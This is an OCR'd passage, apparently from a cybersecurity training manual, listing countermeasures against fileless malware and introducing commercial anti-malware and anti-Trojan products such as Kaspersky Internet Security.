
12 Use NGAV software that employs advanced technology such as **AI/ML** to prevent new polymorphic malware

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker.
- Disable PowerShell and WMI when not in use.
- Disable macros and use only digitally signed, trusted macros.
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on the systems.
- Train employees to detect phishing emails and to never enable macros in MS Office documents.
- Disable PDF readers to run JavaScript automatically.
- Disable Flash in the browser settings.
- Implement two-factor authentication to access critical systems or resources connected to the network.
- Implement multi-layer security to detect and defend against memory-resident malware.
- Use user behavior analytics (UBA) solutions to detect threats hidden within the data.
- Ensure the ability to detect system tools such as PowerShell and WMIC as well as whitelisted application scripts to protect against malicious attacks.
- Run periodic antivirus scans to detect infections and keep the antivirus program updated.

- Install browser protection tools and disable automatic plugin downloads.
- Schedule regular security checks for applications and regularly patch the applications.
- Regularly update the OS with the latest security patches.
- Examine all the running programs for any malicious or new signatures and heuristics.
- Enable endpoint security with active monitoring to protect networks when accessed remotely.
- Examine the indicators of compromise (IoCs) on the system and network.
- Regularly check the security logs, especially when excessive amounts of data leave the network.
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks.
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's behavior patterns with respect to the baselines.
- Use next-generation antivirus (NGAV) software that employs advanced technology such as machine learning (ML) and artificial intelligence (AI) to prevent new polymorphic malware.
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups.
- Use managed detection and response (MDR) services that can perform threat hunting.
- Use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit (EMET) to combat fileless attacks.
- Disable unused or unnecessary applications and service features.
- Uninstall applications that are not important.
- Block all the incoming network traffic or files with the .exe format.
- Check if any PowerShell scripts are masked in any of the drives or in the \TEMP folder.
- Utilize projects such as AltFS, which provides insights into how fileless malware usually works on targeted devices.



LO#08: Demonstrate the Use of Anti-Malware Software


Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites


Kaspersky
Internet Security
Device is protected ›
Scan
Update
Real-Time Protection
Call & Text Filter
Anti-Theft
App Lock
Text Anti-Phishing
Internet Protection
Privacy Protection

https://www.kaspersky.com

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Norton 360 Premium (*https://us.norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes Premium (*https://www.malwarebytes.com*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.



Kaspersky
Internet Security
Device is protected ›
Scan
Update
